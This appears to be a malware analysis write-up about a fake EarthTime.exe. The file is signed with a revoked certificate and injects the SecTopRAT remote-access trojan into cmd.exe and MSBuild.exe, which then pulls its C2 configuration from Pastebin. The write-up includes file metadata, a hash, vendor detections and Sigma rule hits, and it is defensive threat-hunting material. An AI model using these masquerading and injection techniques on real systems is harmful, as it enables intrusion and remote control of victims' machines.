The EarthTime.exe binary was executed from the Downloads folder. The parent process was explorer.exe, suggesting it was executed by the victim clicking on the executable. EarthTime.exe appeared to be mimicking the legitimate EarthTime application by DeskSoft. The real EarthTime is a world clock utility that lets users track multiple time zones and view astronomical data like sunrise and sunset times for different locations. It’s particularly useful for business users and travelers who need to coordinate across time zones.



Copyright (c) DeskSoft
Last updated: 29.07.2025

EarthTime

Local time of any place in the world

- Overview
- Features
- Screenshots
- Version history
- FAQ
- Download
- Clouds
- Purchase

EarthTime

EarthTime displays the local time and date of any place in the world. It has a built-in database of thousands of cities worldwide but users can add any number of custom locations. EarthTime shows a map of the earth with daylight and night shadows, local weather conditions and optionally a cloud layer with current satellite cloud data. Alarms can be set on the local time of any city in the world. Many options allow flexible customization.

(Click to enlarge)

Quick links:

(Click to download the current version)

(Click to buy the full version)

Key Features

- Locations of more than 140.000 Cities with local time and date
- Alarms for any place in the world
- View of the earth at day and night
- Clouds (internet download of current satellite cloud data)
- Weather data (temperature, humidity, wind, air pressure, METAR data, etc.)

Our Products

CheckMail
Powerful email checking program and server

DesktopPlant
Brings life to your desktop

EarthTime
Local time of any place in the world


EarthView
High detail views of the earth at day and night

FastFolders
Quick and easy access to folders, files and other objects

HardCopy Pro
Versatile, easy to use screen capture utility

ScrollNavigator
Window scrolling helper

This malicious version had been signed with a revoked certificate from “Brave Pragmatic Network Technology Co., Ltd.” – likely an attempt to make it look legitimate to both users and security software. Brave Pragmatic Network Technology Co., Ltd. appears to be a compromised or fraudulent certificate authority that has been observed signing multiple malware samples, with security researchers tracking various malicious executables bearing certificates from this entity.



Signature Verification

✓ Signed file, valid signature

File Version Information


Copyright	Copyright © DeskSoft
Product	EarthTime
Description	EarthTime Application
Original Name	EarthTime.exe
Internal Name	EarthTime
File Version	6.24.12
Comments	www.desksoft.com
Date signed	2024-09-09 12:03:00 UTC

Signers

— Brave Pragmatic Network Technology Co., Ltd.

Name	Brave Pragmatic Network Technology Co., Ltd.
Status	Trust for this certificate or one of the certificates in the certificate chain has been revoked.
Issuer	GlobalSign GCC R45 EV CodeSigning CA 2020
Valid From	09:26 AM 08/06/2024
Valid To	08:42 AM 08/07/2025
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	4BDBF5954EDE0FF642960B7A8601D962F6B3D8CD
Serial Number	3B 17 B7 3A 15 A4 8A 30 DD 2E DC 71

According to Cert Central lookup database, Brave Pragmatic Network Technology Co., Ltd. is a known malicious signer that has been observed signing SectopRAT samples, with certificates issued by GlobalSign GCC R45 EV CodeSigning CA 2020 and traced to China (CN).




Lookup entries in database

Lookup entries in the database by selecting a detail type and entering a search value.*

Search Results: 1


Hash	Malware	Signer	Issuer Short	Issuer	Valid From	Valid To	Country
bcff24... Copy	SecTop RAT	Brave Pragmatic Network Technology Co., Ltd.	GlobalSign	GlobalSign GCC R45 EV CodeSigning CA 2020	2024-08-06 09:26:00	2025-08-07 08:42:00	CN

The choice to impersonate EarthTime makes sense from the threat actor's perspective, as people are generally more willing to run software they recognize. A file named "EarthTime.exe" is far less suspicious than something with a random or obviously malicious name, making this a classic example of social engineering through software masquerading.



```
                       exiftool EarthTime.exe
ExifTool Version Number         : 13.10
File Name                       : EarthTime.exe
Directory                       : .
File Size                       : 9.2 MB
File Modification Date/Time     : 2024:09:17 18:37:12+04:00
File Access Date/Time           : 2025:08:04 23:02:32+04:00
File Inode Change Date/Time     : 2025:06:08 12:01:47+04:00
File Permissions                : -rw-r--r--
File Type                       : Win32 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2023:11:27 19:06:12+04:00
Image File Characteristics      : Executable, 32-bit
PE Type                         : PE32
Linker Version                  : 14.37
Code Size                       : 1572352
Initialized Data Size           : 10460160
Uninitialized Data Size         : 0
Entry Point                     : 0xdd593
OS Version                      : 6.0
Image Version                   : 0.0
Subsystem Version               : 6.0
Subsystem                       : Windows GUI
File Version Number             : 6.24.12.0
Product Version Number          : 6.24.12.0
File Flags Mask                 : 0x0017
File Flags                      : (none)
File OS                         : Win32
Object File Type                : Executable application
File Subtype                    : 0
Language Code                   : Unknown (0009)
Character Set                   : Unicode
Comments                        : www.desksoft.com
Company Name                    : DeskSoft
File Description                : EarthTime Application
File Version                    : 6.24.12
Internal Name                   : EarthTime
Legal Copyright                 : Copyright © DeskSoft
Original File Name              : EarthTime.exe
Product Name                    : EarthTime
Product Version                 : 6.24.12
```

At the time of writing, the binary is widely recognized as malicious:



49 / 72

Community Score -13

49/72 security vendors flagged this file as malicious

bcff246f0739ed98f8aa615d256e7e00bc1cb24c8cabaea609b25c3f050c7805

EarthTime.exe

peexe long-sleeps checks-user-input spreader service-scan detect-debug-environment overlay

Size 8.74 MB

Last Analysis Date 6 months ago

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 1 MEDIUM 2 LOW 0

Matches rule Silenttrinity Stager Msbuild Activity by Kiran kumar s, oscd.community at Sigma Integrated Rule Set (GitHub)
↳ *Detects a possible remote connections to Silenttrinity c2*

Matches rule Startup Folder File Write by Roberto Rodriguez (Cyb3rWard0g), OTR (Open Threat Research) at Sigma Integrated Rule Set (GitHub)
↳ *A General detection for files being created in the Windows startup directory. This could be an indicator of persistence.*

Matches rule Suspicious Msbuild Execution By Uncommon Parent Process by frack113 at Sigma Integrated Rule Set (GitHub)
↳ *Detects suspicious execution of 'Msbuild.exe' by a uncommon parent process*


Security vendors' analysis on 2025-01-30T05:47:23 UTC

Popular threat label trojan.mikey/penguish **Threat categories** trojan virus **Family labels** mikey penguish fafhp


AhnLab-V3	Malware/Win.Generic.R666687	Alibaba	Trojan:Win32/Penguish.9fd89adc
AliCloud	Trojan:Win/Phonzy.A9nj	ALYac	Gen:Variant.Mikey.170890
Arcabit	Trojan.Mikey.D29B8A	Arctic Wolf	Unsafe
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira (no cloud)	TR/AD.Nekark.fafhp	BitDefender	Gen:Variant.Mikey.170890
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	CTX	Exe.trojan.penguish
DeepInstinct	MALICIOUS	DrWeb	Trojan.Inject5.8953
Elastic	Malicious (high Confidence)	Emsisoft	Gen:Variant.Mikey.170890 (B)
eScan	Gen:Variant.Mikey.170890	ESET-NOD32	A Variant Of Win32/GenKryptik.GTMH
Fortinet	W32/GenKryptik.GTMH!tr	GData	Gen:Variant.Mikey.170890
Google	Detected	Huorong	Trojan/Generic!90A9F52FA2956FE2
Ikarus	Trojan.Win32.Krypt	K7AntiVirus	Trojan (005ba5f41)
K7GW	Trojan (005ba5f41)	Kaspersky	Trojan.Win32.Penguish.cns
Kingsoft	Win32.Trojan.Penguish.cns	Lionic	Trojan.Win32.Penguish.4!c
Malwarebytes	Floxif.Virus.FileInfector.DDS	MaxSecure	Trojan.Malware.279319564.susgen
McAfee Scanner	Ti!BCFF246F0739	Microsoft	Trojan:Win32/Wacatac.B!ml


EarthTime.exe spawned cmd.exe with no command line arguments. This cmd.exe process went on to spawn MSBuild.exe with the CurrentDirectory set to the user’s downloads folder. MSBuild.exe is a legitimate binary signed by Microsoft, but it is unusual for it to be executed with no command-line arguments. Red Canary has previously observed this activity linked to the SecTopRAT/ArechClient2, a .NET RAT tool, which also inspired the following threat hunting query, which would detect this activity. Process chains where SecTopRat/ArechClient2 has been injected into both cmd.exe and a subsequent msbuild.exe child process have been commonly observed, such as by Red Canary and The DFIR Report.

After injection, the malicious MSBuild.exe process reached out to Pastebin to retrieve its C2 configuration.



